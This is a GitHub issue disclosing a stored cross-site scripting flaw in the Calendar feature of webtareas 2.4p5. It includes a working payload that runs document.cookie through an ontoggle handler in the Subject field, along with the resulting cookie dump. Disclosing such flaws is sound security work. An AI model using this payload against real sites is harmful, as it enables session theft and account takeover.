anhdq201 / **webtareas** Public

Code · Issues 12 · Pull requests · Actions · Projects · Security · ...

New issue

Jump to bottom

Stored Cross Site Scripting Vulnerability Bypass filter on "Calendar" feature in webtareas 2.4p5 #12

○ Open **anhdq201** opened this issue on Nov 2 · 1 comment

anhdq201 commented on Nov 2 Owner


Version: 2.4p5

Description

An authenticated malicious user can take advantage of a Stored XSS vulnerability in the "Calendar" feature.

Proof of Concept

Step 1: Go to "/calendar/viewcalendar.php?", click "Add" and insert payload " `<details/open/ontoggle=alert(document.cookie)>` " in "Subject" field.



* Calendar: Administrator

* Subject: <details/open/ontoggle=alert(document.cookie)>

Description

Path: p

* Date: 11/03/2022

* Start time: 01:00

* End time: 02:00


Repeats: --

Send a reminder: -- before and -- before the event

* Required

Powered by webTareas v2.4 - Connected users: 1 - (GMT +7:00)

Step 2: Alert XSS Message



localhost:13340 says

```
fusion76pfl_visited=yes; KCFINDER_showname=on;
KCFINDER_showsize=off; KCFINDER_showtime=off;
KCFINDER_order=name; KCFINDER_orderDesc=off;
KCFINDER_view=thumbs; KCFINDER_displaySettings=off;
_ga=GA1.1.218229828.1664898394; fusion768l1_visited=yes;
usertbl_results=user_joined%2Cuser_lastvisit%2Cuser_groups;
usertbl_status=0%2C2; usertbl_search=%25;
cookie_test=please_accept_for_session;
__gads=ID=b63f95e1677676e3-223ed1eb6ed700
00:T=1666372760:RT=1666372760:S=ALNI_Mb01DmkK_x0i8i2k2nPvi
```

Powered by webTareas v2.4 - Connected users: 1 - (GMT +7:00)

Impact

If an attacker can control a script that is executed in the victim's browser, then they can typically fully compromise that user.

yeshojha2 commented 20 days ago

You have Instagram I'd

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants